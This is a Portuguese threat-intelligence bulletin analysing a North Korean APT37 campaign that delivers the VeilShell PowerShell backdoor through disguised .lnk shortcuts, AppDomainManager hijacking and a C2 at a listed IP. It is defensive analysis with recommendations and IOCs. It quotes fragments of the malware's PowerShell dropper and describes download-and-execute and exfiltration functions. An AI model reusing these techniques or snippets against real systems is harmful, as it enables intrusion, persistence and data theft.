TLP: CLEAR

BOLETIM DE SEGURANÇA

Hackers Norte-Coreanos empregam o *backdoor* VeilShell em ataques cibernéticos no sudeste asiático.


heimdall
security research
A DIVISION OF ISH

Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Agentes de ameaças associados à Coreia do Norte foram identificados distribuindo um trojan de backdoor e acesso remoto (RAT) inédito, denominado **VeilShell**. Esta campanha cibernética tem como alvo principal o Camboja, com a possibilidade de se estender a outros países do Sudeste Asiático.

2 INFORMAÇÕES SOBRE A AMEAÇA

A equipe de pesquisa de ameaças da **Securonix** descobriu uma campanha em andamento, chamada **SHROUDED#SLEEP**, provavelmente atribuída ao **APT37** da Coreia do Norte (também conhecido como Reaper ou Group123). Este grupo de ameaças persistentes avançadas, sediado na Coreia do Norte, está distribuindo malware furtivo para alvos no Sudeste Asiático. Diferente de outros grupos APT da região, como o Kimsuky, o APT37 tem um histórico de atingir países fora dos alvos esperados da Coreia do Sul, incluindo campanhas recentes contra países do Sudeste Asiático.

Não é a primeira vez que a Coreia do Norte mira esta região. Dados de campanhas anteriores mostram malware semelhante ao desta campanha. Parece que os agentes de ameaças se reorganizaram e retomaram as operações desde sua descoberta inicial em 2023, ou continuaram suas atividades despercebidas desde então. **As vítimas provavelmente são alvos de e-mails de phishing, onde a carga inicial seria um arquivo zip anexado ao e-mail**. Embora tenha todas as características de um anexo de e-mail de phishing tradicional, a equipe não conseguiu identificar o e-mail original que entregou o malware, apenas o anexo. O Camboja parece ser o alvo principal desta campanha, mas ela pode se estender para outros países do Sudeste Asiático, com base no idioma e nos países referenciados nas iscas de phishing e em dados de telemetria geográfica.

No final de uma longa cadeia de estágios maliciosos, os agentes da ameaça utilizaram um backdoor personalizado do PowerShell com uma ampla gama de recursos RAT. Este backdoor tem sido rastreado como VeilShell devido ao seu método furtivo de execução e recursos. O trojan backdoor permite ao invasor acesso total à máquina comprometida, incluindo exfiltração de dados, registro e criação ou manipulação de tarefas agendadas




Figura 1 – Cadeia de ataque.

Os agentes de ameaças demonstraram uma abordagem bastante paciente e meticulosa. Cada fase do ataque inclui períodos de inatividade prolongados, com o objetivo de evitar detecções heurísticas convencionais. Após a implantação do VeilShell, ele permanece inativo até que o sistema seja reiniciado.

O código foi executado utilizando arquivos de atalho **(.lnk)** dentro de um arquivo **zip**. Esses atalhos usavam técnicas de extensão dupla, como .pdf.lnk ou .xlsx.lnk. No sistema Windows, a extensão .lnk é sempre oculta, levando o usuário a acreditar que está abrindo um documento PDF ou uma planilha real. Além disso, os invasores alteraram o ícone do atalho para corresponder à extensão, tornando o arquivo de atalho mais convincente.




Figura 2 – Atalho "lure file" – Relatório sobre NGO Income_edit.xlsx.lnk.

O atalho está diretamente ligado ao processo do PowerShell, executando uma sequência complexa de comandos que serão detalhados em seções distintas.

Figura 3 – Detalhes do arquivo de atalho – Relatório sobre NGO Income_edit.xlsx.lnk.

Os comandos PowerShell no arquivo de atalho decodificam e extraem essas cargas úteis. Essa técnica é semelhante à usada na campanha **DEEP#GOSU**, atribuída à Coreia do Norte. Três payloads são extraídos de um intervalo de bytes específico, começando no byte 2903 e lendo 64.744 bytes. Cada arquivo é codificado em Base64 e separado por dois pontos (:). O script lê esses conteúdos em uma matriz no PowerShell, onde cada payload recebe um índice. Usando o método **File.WriteAllBytes** do PowerShell, cada payload é gravado no disco. Um editor hexadecimal revela esses payloads codificados em Base64 no arquivo de atalho.

O PowerShell é a base de código usada pelos agentes de ameaça no arquivo de atalho. A execução começa ao clicar duas vezes no arquivo. O comando usa um caminho transversal para chamar o processo do PowerShell de seu diretório padrão:

```
..\..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Primeiro, define uma variável (**$t**) para o diretório Startup do usuário, garantindo que qualquer arquivo executável aqui será executado no próximo login.

```
$t=$env:appdata+'\Microsoft\Windows\Menu Iniciar\Programas\Inicialização'
```

O comando procura o arquivo **Report on NGO Income_edit.xlsx.lnk** na pasta temporária do usuário. Se o arquivo existir, ele é aberto.

```
if(Get-ChildItem $env:temp -recurse 'Relatório sobre ONG Income_edit.xlsx.lnk')
```

Um fluxo de arquivo é criado para abrir o arquivo de atalho e ler seu conteúdo, começando do byte 2903 e lendo 64.744 bytes. Os bytes são decodificados de Base64 e divididos em três partes, colocadas em uma matriz (**$a**).

O script copia um arquivo legítimo (**dfsvc.exe**) do Microsoft .NET framework para a pasta Startup como **d.exe**. Em seguida, grava dois arquivos (**d.exe.config e DomainManager.dll**) no diretório de inicialização do Windows (**$t**) e um arquivo Excel (**e.xlsx**) no diretório temporário do usuário.

```
[IO.File]::WriteAllBytes($t+'\d.exe.config',[Converter]::FromBase64String($a))
[IO.File]::WriteAllBytes($t+'\DomainManager.dll',[Converter]::FromBase64String($a))
[IO.File]::WriteAllBytes($env:temp+'\e.xlsx',[Converter]::FromBase64String($a))
```

Por fim, o processo do Windows Explorer (**explorer.exe**) é chamado para executar o arquivo Excel legítimo.

```
explorer ($env:temp+'\e.xlsx')
```

O PowerShell do arquivo de atalho tenta recuperar e decodificar uma carga oculta, colocando arquivos maliciosos na pasta Startup para garantir persistência. Ele também abre um arquivo Excel para enganar o usuário, enquanto ações maliciosas ocorrem em segundo plano. Esse ataque usa engenharia social e técnicas sem arquivo para evitar a detecção por ferramentas de segurança. Curiosamente, os arquivos descartados não são executados imediatamente, mas na próxima reinicialização do sistema.

A campanha **SHROUDED#SLEEP** usa uma técnica um tanto obscura, mas documentada, conhecida como sequestro de **AppDomainManager** para manter a persistência injetando código malicioso em aplicativos .NET. Essa técnica explora a classe .NET AppDomainManager, permitindo que invasores carreguem sua DLL maliciosa (DomainManager.dll) no início da execução do aplicativo.

Quando d.exe (renomeado dfsvc.exe) é executado na inicialização, ele lê o arquivo **.config** que o acompanha (precisa ter o mesmo nome do arquivo executável com .config anexado), que especifica uma classe AppDomainManager personalizada. A execução do código é então redirecionada para a DLL maliciosa, permitindo que o código contido na DLL seja executado antes que o processo legítimo seja executado.

Figura 4 – Conteúdo de d.exe.config.

O arquivo binário **.NET DomainManager.dll** funciona como um malware carregador simples, que tenta analisar o código de um servidor remoto para baixar e executar estágios subsequentes. Vamos explorar as funções que ele contém.

A função principal de entrada, **InitializeNewDomain**, realiza várias tarefas:

1. **Dorme por 10 minutos** (Thread.Sleep(600000)), um período longo usado para atrasar a execução e evitar a detecção.
2. Chama a função **GetHttpResponse** para obter a resposta da URL fornecida, extrai dados entre as tags **HTML <pre> e </pre>**, e os descriptografa usando uma cifra de César.
3. Avalia a string descriptografada como JavaScript usando **Eval.JScriptEvaluate**, executando o código JavaScript resultante.
4. Finalmente, chama **Environment.Exit(0)** para encerrar o processo atual, limpando tudo após a execução.

Essas funções mostram como o malware tenta evitar a detecção e executar código malicioso de forma furtiva.




Figura 5 – Funções .NET contidas com DomainManager.dll.

Analisando os dados de rede, foi possível examinar uma resposta que continha a string. Utilizando uma receita simples do Cyberchef, foi aplicada a Cifra de César com deslocamento de -7 para obter o resultado decodificado.




Figura 6 – Carga útil JavaScript desofuscada.

O JavaScript contido no arquivo DLL executa algumas tarefas básicas. Seu objetivo principal é se conectar a um servidor C2 remoto, enviando o nome do host da máquina infectada e, em seguida, baixar e executar o código retornado pelo servidor C2 utilizando JavaScript.

Primeiro, cria-se um objeto WScript.Shell, que permite ao script interagir com o ambiente do Windows, como acessar variáveis de ambiente. Em seguida, o script obtém o nome do computador a partir da variável de ambiente **%computername%**. Esse nome é usado para formar uma URL única para cada máquina infectada. O script então envia uma solicitação HTTP GET para a **URL hxxp://208.85.16[.]88/wy/[nomedocomputador].txt**, onde é substituído pelo nome da máquina da vítima. Por fim, o texto de resposta recebido do servidor é avaliado e executado.

A comunicação entre a máquina comprometida e o servidor C2 do atacante é realizada através de solicitações HTTP POST e GET, principalmente nas funções **fpBb, vSlobVl** e **hUbUWkZbX**.

Esta função fpBb é responsável por enviar solicitações POST ao servidor de controle do atacante, utilizando o objeto System.Net.WebRequest do PowerShell para a transmissão e recepção de dados.

Esta função vSlobVl realiza o upload de arquivos para o servidor de controle via uma solicitação POST multipart. O arquivo é lido em blocos de 1 MB e cada bloco é enviado em uma solicitação POST para **$eaeXyhlNWdalm**. O arquivo a ser carregado pode ser qualquer arquivo presente no sistema da vítima.

Esta função hUbUWkZbX baixa um arquivo da URL especificada (**$eaeXyhlNWdalm**) e o salva na máquina da vítima no local indicado por **$rOuMF**. O arquivo baixado é lido em blocos de 1 MB e gravado no disco.

Figura 7 – Exemplo de código do PowerShell contendo funções de comando e controle.

A campanha SHROUDED#SLEEP é uma operação complexa e discreta direcionada ao Sudeste Asiático. Ela utiliza várias camadas de execução, mecanismos de persistência e um backdoor RAT versátil baseado em PowerShell para manter controle prolongado sobre sistemas comprometidos. Durante a investigação, foi possível observar como os agentes de ameaças elaboraram suas cargas úteis de forma meticulosa, empregando uma combinação de ferramentas e técnicas legítimas para evitar defesas e manter acesso contínuo aos seus alvos.

3 MITRE ATT&CK - TTPs

Tática	Técnica	Detalhes
Initial Access	T1566.001	Consiste em técnicas que usam vários vetores de entrada para ganhar sua posição inicial dentro de uma rede.
Collection	T1560	Consiste em técnicas que os adversários podem usar para reunir informações e as fontes de onde as informações são coletadas que são relevantes para seguir os objetivos do adversário.
Command and Control	T1132	Consiste em técnicas que adversários podem usar para se comunicar com sistemas sob seu controle dentro de uma rede de vítima.
Credential Access	T1003 T1555	Consiste em técnicas para roubar credenciais como nomes de contas e senhas. Técnicas usadas para obter credenciais incluem keylogging ou credential dumping.
Defense Evasion	T1027 T1070.004 T1112 T1574.014	Consiste em técnicas que os adversários usam para evitar a detecção durante seu comprometimento.
Discovery	T1033 T1057 T1069 T1082	Consiste em técnicas que um adversário pode usar para obter conhecimento sobre o sistema e a rede interna.
Execution	T1059.001 T1059.007 T1204.001 T1204.002	Consiste em técnicas que resultam em código controlado pelo adversário em execução em um sistema local ou remoto.
Persistence	T1053 T1547.001	Consiste em técnicas que os adversários usam para manter o acesso aos sistemas em reinicializações, credenciais alteradas e outras interrupções que podem cortar seu acesso.
Exfiltration	T1041	Consiste em técnicas que adversários podem usar para roubar dados da sua rede. Depois de coletar dados, os adversários geralmente os empacotam para evitar a detecção ao removê-los.

Tabela 1 – Tabela MITRE ATT&CK.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Educação e conscientização

- Treine os funcionários para reconhecer e-mails de phishing e outras tentativas de engenharia social. A maioria dos ataques começa com um e-mail malicioso.

Atualizações regulares

- Mantenha todos os sistemas e softwares atualizados com os patches de segurança mais recentes. Hackers frequentemente exploram vulnerabilidades em software desatualizado.

Uso de software antivírus

- Utilize soluções de segurança robustas que incluam antivírus e anti-malware. Certifique-se de que essas ferramentas estejam sempre atualizadas e configuradas para realizar verificações regulares.

Monitoramento de rede

- Implemente sistemas de detecção e prevenção de intrusões (IDS/IPS) para monitorar atividades suspeitas na rede e responder rapidamente a possíveis ameaças.

Controle de acesso

- Restrinja privilégios de acesso com base na necessidade de cada usuário. Utilize autenticação multifator (MFA) para adicionar uma camada extra de segurança.

Backups regulares

- Realize backups frequentes dos dados críticos e armazene-os em locais seguros e separados da rede principal. Isso ajuda a garantir a recuperação dos dados em caso de um ataque bem-sucedido.

Análise de logs

- Monitore e analise regularmente os logs de sistema e rede para identificar comportamentos anômalos que possam indicar a presença de malware.

5 INDICADORES DE COMPROMETIMENTO (IOC)

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Comprometimento (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores do artefato	
md5:	bbccf12b0be14d50f955813302029b2d
sha1:	0feb9d41f11876ba6e641bee47ef3221e8cea919
sha256:	beaf36022ce0bd16caaee0ebfa2823de4c46e32d7f35e793af4e1538e705379f

Indicadores do artefato	
md5:	6a0aa1baee0f621768130d8be822d6f0
sha1:	7cb2c5009dc85fa80697ba4678a8545431ba82ad
sha256:	913830666dd46e96e5ecbecc71e686e3c78d257ec7f5a0d0a451663251715800

Indicadores do artefato	
md5:	63dc2ab3fb59a1e5caf485b60ed1f9cc
sha1:	7d45d1f8b6f2b919b526eb9f085f2c7dc189f81e
sha256:	9d0807210b0615870545a18ab8eae8cecf324e89ab8d3b39a461d45cab9ef957
File name:	Report on NGO Income_edit.xlsx.lnk

Indicadores do artefato	
md5:	23d55b0f6a502c7ed3a70d41272b0732
sha1:	36a2c2cd63e3ca23a7934cfb3e7a957f2b5363f8
sha256:	cfbd704cab3a8edd64f8bf89da7e352adf92bd187b3a7e4d0634a2dc764262b5
File name:	Quarterly Cambodia Poll Appendix.pdf.lnk

Indicadores do artefato	
md5:	ff83093c7cc91e59d0fa741c10ea6d5e
sha1:	21cc11f788952ee9a99431843bf8d56e246d6944
sha256:	106c513f44d10e6540e61ab98891aee7ce1a9861f401eee2389894d5a9ca96ef
File name:	DomainManager.dll

Tabela 2 – Indicadores de Comprometimento

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	hxxps://jumpshare[.]com/view/load/crjl6ovj7HVGtuhdQrF1 hxxps://jumpshare[.]com/viewer/load/zB564bxDA3yG8PnFR90I
IP	172.93.181[.]249 208.85.16[.]88

Tabela 3 – Indicadores de Comprometimento de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Securonix**
- **Thehackernews**

7 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH